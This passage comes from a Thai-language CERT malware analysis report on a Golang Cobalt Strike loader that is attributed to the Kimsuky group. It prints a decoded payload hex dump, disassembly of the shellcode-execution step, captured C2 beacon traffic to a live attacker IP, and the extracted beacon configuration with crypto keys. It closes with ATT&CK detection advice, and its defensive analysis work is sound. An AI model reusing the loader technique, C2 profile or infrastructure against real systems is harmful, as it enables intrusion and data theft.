157EC0A0	F5 0D C7 99 25 E6 97 89 65 C8 AB F2 A9 F6 44 8E	õ.Ç.%æ..eÈ«ò©öD.
157EC0B0	D1 8D A7 45 C5 0F 58 D7 4D BE A8 53 2D 5C 41 3F	Ñ.§EÅ.XxM¾¨S-\A?
157EC0C0	34 3F F2 D4 D5 38 87 F8 4D EA 19 D8 D5 B3 58 B6	4?òÔÕ8.øMê.ØÕ³X¶
157EC0D0	40 CB C5 34 72 56 8B A5 2D 6F AD 6B D3 D8 73 72	@ËÅ4rV.¥-o.kÓØsr
157EC0E0	72 D8 59 E0 9B B2 F5 81 70 CC 35 34 E3 B2 8B B0	rØYà.²õ.pÌ54ã².°
157EC0F0	04 9D 89 4F 23 F0 7B 1E B6 96 48 D2 FD DE F3 74	...O#ð{.¶.HÒýÞót
157EC100	98 B7 F3 2A BA 4D FD 32 7E 67 94 80 D7 8E 2B 0C	.·ó*ºMý2~g..x.+.
157EC110	BE 3D C3 01 85 41 56 00 00 4C 01 04 00 00 00 00	¾=Ã..AV..L.....
157EC120	00 00 00 00 00 C3 FF FF FF E0 00 03 31 0B 01 09	.....Ãÿÿÿà..1...
157EC130	00 00 54 02 00 00 66 01 00 00 00 00 00 7D E6 0B	..T...f.....}æ.
157EC140	00 00 10 00 00 00 70 02 00 00 00 00 10 00 10 00	......p.....
157EC150	00 00 02 00 00 05 00 00 00 00 00 00 05 00 00 00	.....
157EC160	00 00 00 00 00 4C C4 08 00 00 04 00 00 00 00 00	.....LÄ.....
157EC170	00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10	...@.....

ภาพที่ 14 ผลลัพธ์ข้อมูล payload หลังผ่านขั้นตอนการ decode ด้วย base64 algorithm เป็นครั้งที่ 2

ภายในฟังก์ชัน main.RUN ทำหน้าที่ในการจัดเตรียมพื้นที่ memory และ กำหนด permssion ให้กับ payload เป็นค่า PAGE_EXECUTE_READ โดยอาศัยการทำงานของ zwVirtualProtectMemory ผ่านฟังก์ชัน syscall.(*LazyProc).Call รวมถึงจะทำการ execute payload โดยอาศัยการทำงานของฟังก์ชัน syscall_Syscall ที่ภายในจะมีการทำงานของฟังก์ชัน runtime.cgocall ซึ่งสามารถ execute C function พร้อมกับค่า argument ได้ รายละเอียดตามภาพที่ 15 และ 16


```
.text:6F0F4911 8B 44 24 04                mov     eax, [esp+38h+var_34]
.text:6F0F4915 C7 00 FF FF FF FF          mov     dword ptr [eax], 0FFFFFFFFh ; ProcessHandle: Windows.THandle
.text:6F0F491B 8B 4C 24 2C                mov     ecx, [esp+38h+var_C]
.text:6F0F491F 89 48 04                   mov     [eax+4], ecx    ; BaseAddress: PPVOID
.text:6F0F4922 8B 4C 24 28                mov     ecx, [esp+38h+var_10]
.text:6F0F4926 89 48 08                   mov     [eax+8], ecx    ; ProtectSize: Windows.PULONG
.text:6F0F4929 C7 40 0C 20 00 00 00       mov     dword ptr [eax+0Ch], 20h ; NewProtect: Windows.ULONG | 0x20 = PAGE_EXECUTE_READ
.text:6F0F4930 8B 4C 24 24                mov     ecx, [esp+38h+var_14]
.text:6F0F4934 89 48 10                   mov     [eax+10h], ecx  ; OldProtect: Windows.PULONG
.text:6F0F4937 8B 0D 50 E9 21 6F          mov     ecx, ds:dword_6F21E950
.text:6F0F493D 89 0C 24                   mov     [esp+38h+var_38], ecx
.text:6F0F4940 89 44 24 04                mov     [esp+38h+var_34], eax ; zwVirtualProtectMemory parameter
.text:6F0F4944 C7 44 24 08 05 00 00 00    mov     [esp+38h+var_30], 5
.text:6F0F494C C7 44 24 0C 05 00 00 00    mov     [esp+38h+var_2C], 5
.text:6F0F4954 E8 C7 52 FD FF             call    syscall___LazyProc__Call ; using zwVirtualProtectMemory to change permssion to PAGE_EXECUTE_READ
.text:6F0F4959 8B 44 24 3C                mov     eax, [esp+38h+arg_0]
.text:6F0F495D 89 44 24 20                mov     [esp+38h+var_18], eax
.text:6F0F4961 89 04 24                   mov     [esp+38h+var_38], eax ; eax = payload memory addr
.text:6F0F4964 C7 44 24 04 00 00 00 00    mov     [esp+38h+var_34], 0
.text:6F0F496C C7 44 24 08 00 00 00 00    mov     [esp+38h+var_30], 0
.text:6F0F4974 C7 44 24 0C 00 00 00 00    mov     [esp+38h+var_2C], 0
.text:6F0F497C C7 44 24 10 00 00 00 00    mov     [esp+38h+var_28], 0
.text:6F0F4984 E8 87 6E FB FF             call    syscall_Syscall ; execute payload (shellcode)
.text:6F0F4989 83 C4 38                   add     esp, 38h
.text:6F0F498C C3                         retn
```

ภาพที่ 15 ขั้นตอนการกำหนด permission ให้กับ payload ก่อนจะถูก execute ผ่านการทำงานของฟังก์ชัน syscall.Syscall



ภาพที่ 16 ภายใน shellcode หลังจาก payload ถูก execute โดยฟังก์ชัน syscall.Syscall

สำหรับ shellcode payload ดังกล่าว เมื่อทำการตรวจสอบข้อมูลใน memory โดยใช้ YARA rule จากโปรเจค Google's Cloud Threat Intelligence (GCTI) พบว่ามีคุณลักษณะตรงกับ rule ชื่อ "CobaltStrike__Sleeve_BeaconLoader_all.yara" ดังนั้นจึงมีความเป็นไปได้ในระดับสูงที่ shellcode payload ดังกล่าวจะมีความเกี่ยวข้องกับ Cobalt Strike beacon รายละเอียดตามภาพที่ 17



ภาพที่ 17 YARA rule สร้างโดย GCTI สามารถตรวจพบการทำงานของ Cobalt Strike beacon loader จากภายในไฟล์ memory dump ของโปรเซส movie.exe

นอกจากนั้น เมื่อมัลแวร์เริ่มต้นการทำงาน จะทำการสร้าง network connection ติดต่อไปยัง C2 เพื่อรับและส่งข้อมูลระหว่างกัน โดยจะเชื่อมต่อไปยัง C2 ซึ่งมีหมายเลขไอพีคือ 27.102.128[.]180 ผ่านพอร์ต 443 ด้วยโปรโตคอล HTTP ซึ่งในการรับและส่งข้อมูลระหว่างมัลแวร์กับ C2 มีความพยายามปลอมแปลงเนื้อหาให้มีลักษณะคล้ายกับการใช้งาน javascript โดยรูปแบบการปลอมแปลงเนื้อหาในลักษณะนี้เป็นส่วนหนึ่งของรูปแบบการใช้งาน melleable C2 profile ของ Cobalt Strike รายละเอียดตามตารางที่ 4 และ 5

ตารางที่ 4 เครื่องที่ถูกโจมตีจะส่งสัญญาณบีคอนไป C2 ผ่าน HTTP "GET" method โดยจะทำการ obfuscate ข้อมูลและใส่ค่าข้อมูลดังกล่าวไว้ใน Cookie header (ตัวอักษรหนา)

GET /Setup/v7.68/6H7CERDUCL HTTP/1.1
Accept-Language: sk
Accept: image/*, application/xhtml+xml, application/xml
Accept-Encoding: identity, gzip
Cookie:
SESSIONID_C28A3DLW2FQPJ2XBDEMGRPKISM=**bomglkciggkiihmigofofiafmpdlkdnnbocklnmmhpokbepcmdeecnjaonbcdcbippekalmkkcildncipbnmoncpfgackamnglcllbjhljnmfegogefjibllldamfghodjlbgjcedmfdhljljflaiohgbbjpmdampmnihnnngpnmbmeigbbgapoafcbjcikignkcdgflehggndcngdhdhmgkibepmckihflbjnpablbbobnckdkladcfojcjfenoidbkdgecb**
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.172 Safari/537.22
Host: 27.102.128.180:443
Connection: Keep-Alive
Cache-Control: no-cache

ตารางที่ 5 เครื่อง C2 จะทำการตอบกลับหรือส่งคำสั่งในรูปแบบของ javascript โดยคำสั่งที่แท้จริงจะถูก obfuscate และซ่อนอยู่ภายในเนื้อหา javascript ดังกล่าว (ตัวอักษรหนา)

HTTP/1.1 200 OK
Date: Wed, 11 Jan 2023 14:30:29 GMT
Server: ESF
Content-Length: 2162
Keep-Alive: timeout=10, max=100

Connection: keep-alive

Content-Type: plain/text; charset=utf-8

Cache-Control: max-age=0, no-cache

Pragma: no-cache

/*! jQuery v3.4.1 | (c) JS Foundation and other contributors | jquery.org/license */
!function(e,t){'use strict';'object'==typeof module&&'object'==typeof module.exports?
module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error('jQuery
requires a window with a document');return t(e)}:t(e)}('undefined'!=typeof window?window
:this,function(C,e){'use strict';var t=[],E=C.document,r=Object.getPrototypeOf,s=t.slice
,g=t.concat,u=t.push,i=t.indexOf,n={},o=n.toString,v=n.hasOwnProperty,a=v.toString,l=
a.call(Object),y={},m=function(e){return'function'==typeof e&&'number'!=typeof
e.nodeType} ,x=function(e){return
null!=e&&e===e.window},c={type:!0,src:!0,nonce:!0,noModule:!0};fun ction b(e,t,n){var
r,i,o=(n=n||E).createElement('script');if(o.text=e,t)for(r in c)(i=t[
r]||t.getAttribute&&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNode;
tQCWwxPZBMUKTo9s8YpMOQ1VSx7Jgyogp8eaXbuCC4yGNPC90P49e_UNVmViaNfw8VHxmQ/*! jQuery UI - v1.12.1 - 2016-09-14 * http://jqueryui.com * Includes: widget.js,
position.js, data.js, disable-selection.js, effect.js, effects/effect-blind.js,
effects/effect-bounce.js , effects/effect-clip.js, effects/effect-drop.js,
effects/effect-explode.js, effects/effect -fade.js, effects/effect-fold.js,
effects/effect-highlight.js, effects/effect-puff.js, effe cts/effect-pulsate.js,
effects/effect-scale.js, effects/effect-shake.js, effects/effect-s ize.js, effects/effect-slide.js,
effects/effect-transfer.js, focusable.js, form-reset-mix in.js, jquery-1-7.js, keycode.js,
labels.js, scroll-parent.js, tabbable.js, unique-id.js, widgets/accordion.js,
widgets/autocomplete.js, widgets/button.js, widgets/checkboxradio. js,
widgets/controlgroup.js, widgets/datepicker.js, widgets/dialog.js, widgets/draggable .js,
widgets/droppable.js, widgets/menu.js, widgets/mouse.js, widgets/progressbar.js, w
idgets/resizable.js, widgets/selectable.js, widgets/selectmenu.js, widgets/slider.js, w
idgets/sortable.js, widgets/spinner.js, widgets/tabs.js, widgets/tooltip.js * Copyright jQuery
Foundation and other contributors; Licensed MIT */

ศูนย์ TTC-CERT ได้ทำการตรวจสอบข้อมูล cryptographic key และการตั้งค่าของบีคอน (beacon configuration) ของ Cobalt Strike beacon ที่อยู่ภายใน memory พบข้อมูลตามรายละเอียดดังต่อไปนี้

—เริ่มต้นข้อมูล cryptographic key และ beacon configuration—
SHA256 raw key:
b52db75474aafb0b45e1206d3a2b7a63:9accd7113aaa24ce051fd8ef17395467
AES key: 9accd7113aaa24ce051fd8ef17395467
HMAC key: b52db75474aafb0b45e1206d3a2b7a63
server,get-uri 27.102.128.180,/Setup/v7.68/6H7CERDUCL
spawnto_x86 C:\programdata\GoogleCrashHandler\GoogleCrashHandler.exe
spawnto_x64 C:\programdata\GoogleCrashHandler\GoogleCrashHandler64.exe
get-verb GET
post-verb POST
useragent Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.22 (KHTML, like Gecko) Chrome/25.0.1364.172 Safari/537.22
post-uri /anticipate/v2.29/GPT79HINVJ
Malleable_C2_Instructions
Transform Input: [7:Input,4,1:1182,2:910,13,15]
Print
Remove 1182 bytes from end
Remove 910 bytes from begin
BASE4 URL
XOR with 4-byte random key
http_get_header
Const_header Accept: image/*, application/xhtml+xml, application/xml
Const_header Accept-Language: sk
Const_header Accept-Encoding: identity, gzip
Metada_Prepend SESSIONID_C28A3DLW2FQPJ2XBDEMGRPKISM=
Metada_Header Cookie
http_post_header
Const_header Accept: image/*,application/xml, text/html
Const_header Accept-Language: cs
Const_header Accept-Encoding: gzip, br

SessionID_Parameter _UYEIJVBB

Build Output: [7:Output,15,11,4]

XOR with 4-byte random key

NetBios

Print

—สิ้นสุดข้อมูล cryptographic key และ beacon configuration—

จากข้อมูลในข้างต้น ทำให้ทราบว่ามัลแวร์จะใช้ HTTP GET method ในการร้องส่งสัญญาณบีคอน (beacon) และใช้ HTTP POST method ในการส่งข้อมูลกลับไปยัง C2 รวมถึงรายละเอียดของ HTTP header ที่จะถูกใช้งานอีกด้วย นอกจากนั้นข้อมูลการตั้งค่าของบีคอน (beacon) ของ malleable C2 profile สามารถที่จะนำมาใช้ร่วมกับค่า sha256 raw key เพื่อใช้ในการการ decrypt network traffic ระหว่างเครื่องที่ถูกโจมตีกับ C2 ได้ โดยอาศัยเครื่องมือชื่อ cs-parse-http-traffic.py[4] ที่พัฒนาโดย Didier Stevens ตัวอย่างตารางที่ 6

ตารางที่ 6 ตัวอย่างการ decrypt network traffic โดยใช้ข้อมูลการตั้งค่า (beacon configuration) จากภายใน memory ของเครื่องที่ถูกโจมตี

```
$ python3.8 cs-parse-http-traffic.py -t 7:Input,4,1:1182,2:910,13,15 -k
b52db75474aafb0b45e1206d3a2b7a63:9accd7113aaa24ce051fd8ef17395467
vcruntime140.pcapng

Packet number: 13
HTTP response (for request 10 GET)
Length raw data: 2418
Timestamp: 1673447080 20230111-142440
Data size: 212
Command: 6 DATA_JITTER
 Length random data = 204

Packet number: 47
HTTP response (for request 45 GET)
Length raw data: 2268
```

[4] "Beta/cs-parse-http-traffic.py at master · DidierStevens/Beta - GitHub." https://github.com/DidierStevens/Beta/blob/master/cs-parse-http-traffic.py. Accessed 12 Jan. 2023.

Timestamp: 1673447155 20230111-142555

Data size: 89

Command: 6 DATA_JITTER

Length random data = 81

—ตัดข้อมูลออกเพื่อความกระชับ—

27.102.128[.]180

ข้อมูลทั่วไป	
Country	Korea, Republic of
City	Seoul
Organization	DAOU TECHNOLOGY
ISP	DAOU TECHNOLOGY
ASN	AS45996
Operating System	Windows

ความเชื่อมโยง		
27.102.128[.]180	Connect_from	ไฟล์ 44f37aaf00... (vcruntime140.dll)

รายละเอียด

เมื่อไฟล์ ไฟล์ 44f37aaf00... (vcruntime140.dll) ทำงาน จะเชื่อมต่อมายังหมายเลขไอพี 27.102.128[.]180 ผ่านพอร์ต 443 ด้วยโปรโตคอล HTTP จึงมีความเป็นไปได้ในระดับสูงว่าหมายเลขไอพีนี้เป็นเครื่องแม่ข่ายของ Cobalt Strike Team Server

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ Infrastructure ของหมายเลขไอพี 27.102.128[.]180 ที่ไฟล์ 44f37aaf00... (vcruntime140.dll) เชื่อมต่อ พบว่าหมายเลขไอพี 27.102.128[.]180 เคยเป็น Infrastructure ของกลุ่มแฮกเกอร์ที่มีความเชื่อมโยงกับเกาหลีเหนือ Kimsuky โดยมีรายละเอียดดังนี้

- เมื่อ 15 เม.ย.64 หมายเลขไอพี 27.102.128[.]180 เคยถูก resolve จาก cuinm.huikm.kro[.]kr โดยมีการรายงาน[5]จากทางบริษัท AhnLab ซึ่งเป็นบริษัทด้านความมั่นคงปลอดภัยทางไซเบอร์จากประเทศเกาหลีใต้ พบว่าโดเมน cuinm.huikm.kro[.]kr เคยถูกนำมาใช้เป็น command and control server ของ backdoor ชื่อว่า AppleSeed ซึ่ง

[5] "Analysis Report of Kimsuky Group's APT Attacks (AppleSeed ...." 16 Nov. 2021, https://download.ahnlab.com/global/brochure/Analysis%20Report%20of%20Kimsuky%20Group.pdf. Accessed 17 Jan. 2023.

เป็นเครื่องมือที่ใช้ในการโจมตีของกลุ่ม Kimsuky นอกจากนี้ยังพบการรายงานจากแหล่งข่าวเปิด[6]ซึ่งได้ระบุว่าโดเมน cuinm.huikm.kro[.]kr มีความเกี่ยวข้องกับกลุ่มผู้โจมตีทางไซเบอร์ที่มาจากประเทศเกาหลีเหนือ

- เมื่อ 16 เม.ย.64 หมายเลขไอพี 27.102.128[.]180 เคยถูก resolve จาก mail.naver-check[.]ml โดยมีการรายงาน[7]จากทางบริษัท AhnLab ซึ่งเป็นบริษัทด้านความมั่นคงปลอดภัยทางไซเบอร์จากประเทศเกาหลีใต้ พบว่าโดเมน mail.naver-check[.]ml เคยถูกรายงานว่าเป็นส่วนหนึ่งของการโจมตีใน Operation Light Shell ของกลุ่ม Kimsuky

ศูนย์ TTC-CERT วิเคราะห์จาก Techinues, Tactics, and Procedures (TTPs) และ Infrastructure ที่ใช้ในการโจมตีแล้ว มีความมั่นใจในระดับปานกลาง (medium level of confidence) ว่าไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) นี้มีความเกี่ยวข้องกับกลุ่มแฮกเกอร์ที่มีความเชื่อมโยงกับเกาหลีเหนือ Kimsuky

---

Revisions

13 ม.ค.66: เวอร์ชันที่ 1

[6] "이곳을 주목해야 합니다. 금년 초부터 간간히 쓰던 서비스인데,..."
https://m.facebook.com/cyberwar15/posts/2165054506987200/. Accessed 17 Jan. 2023.

[7] "Operation Light Shell - AhnLab."
https://asec.ahnlab.com/wp-content/uploads/2021/11/KIMSUKY-%EC%A1%B0%EC%A7%81%EC%9D%98-OP.Light-Shell.pdf. Accessed 17 Jan. 2023.

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[1]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Server	T1583.004	ผู้โจมตีจัดเตรียมเครื่องแม่ข่ายเพื่อนำมาใช้เป็น Cobalt Strike Team Server	**Detection:** [DS0035] บริการ internet scan เช่น Shodan สามารถนำมาใช้เพื่อ hunting หาเครื่องแม่ข่ายของผู้โจมตีได้ โดยอาศัยข้อมูลที่คล้ายคลึง เช่น พอร์ตที่เปิดไว้, SSL/TLS certificate เป็นต้น
Develop Capabilities: Malware	T1587.001	ผู้โจมตีทำการพัฒนามัลแวร์ประเภท DLL ด้วยภาษา Golang เพื่อนำมาใช้ในการโจมตีด้วยเทคนิค DLL Side-loading	**Detection:** [DS0004] ตรวจสอบ TTPs และ metadata ของมัลแวร์เพื่อวิเคราะห์หา variant หรือ family ของมัลแวร์ที่ถูกใช้ในการโจมตี
Obtain Capabilities: Tool	T1588.002	ผู้โจมตีมีการใช้งาน Cobalt Strike ในการโจมตี	**Detection:** [DS0004] ตรวจสอบ metadata, watermask, หรือการตั้งค่าของ Cobalt Strike เพื่อให้สามารถระบุ version ที่ถูกนำมาใช้ในการโจมตีได้

[1] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information: Dynamic API Resolution	T1027.007	ภายใน payload ซึ่งเป็น cobalt strike shellcode จะมีการใช้งาน dynamic API resolution ทำให้ยากแก่การตรวจสอบ	**Detection:** [DS0022] File-based signature อาจช่วยในการตรวจจับเทคนิค dynamical resolution ได้, [DS0011] ตรวจสอบเปรียบเทียบ module ซึ่งถูกโหลดโดยที่ไม่ปรากฏอยู่ใน import tables, [DS0009] ตรวจสอบการเรียกใช้งานฟังก์ชัน เช่น GetProcAddress() และ LoadLibrary() ซึ่งมักถูกใช้เป็นส่วนหนึ่งในเทคนิค dynamically API resolution
Obfuscated Files or Information: Stripped Payloads	T1027.008	ผู้โจมตีทำการ stripped ไฟล์ vcruntime140.dll (malicious) ทำให้ยากแก่การวิเคราะห์	**Detection:** [DS0022] วิเคราะห์เนื้อหาของข้อมูลที่เกี่ยวข้องกับไฟล์อาจช่วยให้เห็นสัญญาณของความพยายามในการ obfuscate โดยผู้โจมตี
Obfuscated Files or Information: Embedded Payloads	T1027.009	ผู้โจมตีมีการฝังไฟล์ payload เอาไว้ภายในไฟล์ vcruntime140.dll (malicious)	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute payload ที่ obfuscated ได้
Masquerading: Match Legitimate Name or	T1036.005	ผู้โจมตีตั้งชื่อไฟล์ให้คล้ายกับ legitimate name/service เช่น vcruntime140.dll	**Mitigations:** [M1045] อนุญาตเฉพาะ signed binaries และ images ในการ execute, [M1038] ควบคุมการ

Location			execution ของโปรแกรมโดยใช้ application control ในการเช็คคุณลักษณะของไฟล์ **Detection:** [DS0022] เปรียบเทียบชื่อไฟล์กับค่า hash ที่ควรจะเป็น, ตรวจสอบไฟล์โดยเทียบชื่อไฟล์กับตำแหน่งของไฟล์ที่ควรจะเป็น, [DS0007] ในโครงสร้าง Container ให้ใช้ image IDs และ layer hash ในการเปรียบเทียบ image และคอยตรวจสอบการสร้าง new resources ต้องสงสัย, [DS0009] ตรวจสอบไฟล์ metadata โดยเปรียบเทียบข้อมูลใน InternalName, OriginalFilename, ProductName เพื่อหาไฟล์ต้องสงสัย
Process Injection	T1055	มัลแวร์ Golang Cobalt Strike Loader ทำการ inject shellcode ไปยัง AddressOfEntryPoint ของ host process	**Mitigations:** [M1040] ผลิตภัณฑ์รักษาความมั่นคงปลอดภัยทางไซเบอร์บางรายการสามารถป้องกันการโจมตีแบบ process injection ได้ **Detection:** [DS0011] ตรวจสอบ event log ที่เกี่ยวข้องกับการสร้างหรือโหลดใช้งานไฟล์ DLL/PE โดยเฉพาะไฟล์ DLL ที่ดูมีการใช้งานที่ผิดปกติ, [DS0009] ตรวจสอบ OS API ที่อาจถูกใช้ในการทำ code injection เช่น VirtualProtect, VitualAlloc
Deobfuscate/Decode Files or Information	T1140	ผู้โจมตีใช้เทคนิคที่หลากหลายในการ deobfuscate ไฟล์ payload ใน memory ได้แก่ byte swap,	**Detection:** [DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น พบโปรเซส movie.exe ในสภาพแวดล้อมซึ่งไม่มีนโยบายใน

		base64 decoding, และ XOR cipher	การใช้งานโปรเซสดังกล่าว
Hijack Execution Flow: DLL Side-Loading	T1574.002	ผู้โจมตีทำการ side-load ไฟล์ vcruntime140.dll โดยใช้ไฟล์ movie.exe (masqueraded) ซึ่ง อยู่ภายในไดเรคทอรี่ %ProgramData%\USOShared\movie เช่นเดียวกัน	**Detection:** [DS0022] ตรวจสอบไฟล์ที่ถูกสร้างภายในโฟลเดอร์ของระบบปฏิบัติการ, [DS0011] ตรวจสอบการสร้างและโหลดไฟล์ DLL/PE ที่ผิดปกติ, [DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น พบโปรเซส movie.exe ในสภาพแวดล้อมซึ่งไม่มีนโยบายในการใช้งานโปรเซสดังกล่าว
Reflective Code Loading	T1620	Cobal Strike beacon จะถูก inject ไปยังพื้นที่ memory และถูกเรียกใช้งาน	**Detection:** [DS0011] ตรวจสอบ event log ที่เกี่ยวข้องกับการสร้างหรือโหลดใช้งานไฟล์ DLL/PE โดยเฉพาะไฟล์ DLL ที่ดูมีการใช้งานที่ผิดปกติ, [DS0009] ตรวจสอบ OS API ที่อาจถูกใช้ในการทำ code injection เช่น VirtualProtect, VitualAlloc
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Information Discovery	T1082	มัลแวร์ทำการตรวจสอบ execution path เพื่อมองหาค่า string คำว่า "movie"	**Detection:** [DS0017] ตรวจสอบ executed command และอากิวเมนต์ ที่อาจจะถูกใช้เพื่อเข้าถึงข้อมูลของระบบปฏิบัติการ, [DS0009] ตรวจสอบการใช้งาน API ซึ่งมีขีดความสามารถในการตรวจสอบข้อมูลของ OS ได้ เช่น GetModuleFileNameA

Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Data Obfuscation: Junk Data	T1001.001	Cobalt Strike malleable C2 profile ในรูปแบบของ javascript มีการเพิ่ม junk data เข้าไปใน network packet	**Mitigations:** [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP
Application Layer Protocol: Web Protocols	T1071.001	มัลแวร์ทำการติดต่อกับ C2 ผ่านโปรโตคอล HTTP	**Mitigations:** [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP
Data Encoding: Standard Encoding	T1132.001	มัลแวร์ใช้ base64 (standard character set) ในการ encode ข้อมูลสำหรับติดต่อกับ C2	**Mitigations:** [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP

Non-Standard Port	T1571	มัลแวร์ใช้งานโปรโตคอล HTTP บนพอร์ต 443	**Mitigations:** [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้, [M1030] ตั้งค่า firewalls และ proxies ให้จำกัด outgoing traffic เฉพาะพอร์ตที่จำเป็น **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP และโดยเฉพาะการรับส่งข้อมูลที่ไม่เป็นตามมาตรฐานของโปรโตคอล เช่น ใช้ HTTP บนพอร์ต 443
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Exfiltration Over C2 Channel	T1041	มัลแวร์ทำการ exfiltrate ข้อมูลผ่าน HTTP POST method ไปยัง C2 ของผู้โจมตี	**Mitigations:** [M1057] Data loss prevention (DLP) สามารถใช้ในการตรวจจับและปิดกั้นข้อมูลที่มีความอ่อนไหวจากการถูกส่งออกไปภายนอกบนช่องทางที่ไม่ถูก encrypt ได้ , [M1031] อุปกรณ์ IPS/IDS สามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP

เอกสารแนบท้าย 5

[TLP:CLEAR] Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ: 19 ม.ค.66

เผยแพร่ให้สาธารณะเมื่อ: 22 ก.พ.66


Executive Summary

เมื่อ 13 ม.ค.66 ศูนย์ TTC-CERT พบความเคลื่อนไหวของกลุ่มผู้โจมตีที่เกี่ยวข้องกับ Magniber Ransomware โดยความเคลื่อนไหวในครั้งนี้ผู้ไม่หวังดีโจมตีเหยื่อด้วยวิธีการส่งอีเมลแบบ phishing และแนบไฟล์ที่เป็นอันตรายเพื่อหลอกให้เหยื่อเปิดไฟล์ iso (ไฟล์ชนิด disk image) ที่แนบมา ซึ่งภายในไฟล์ iso ดังกล่าวบรรจุไฟล์ที่เป็นอันตรายเอาไว้

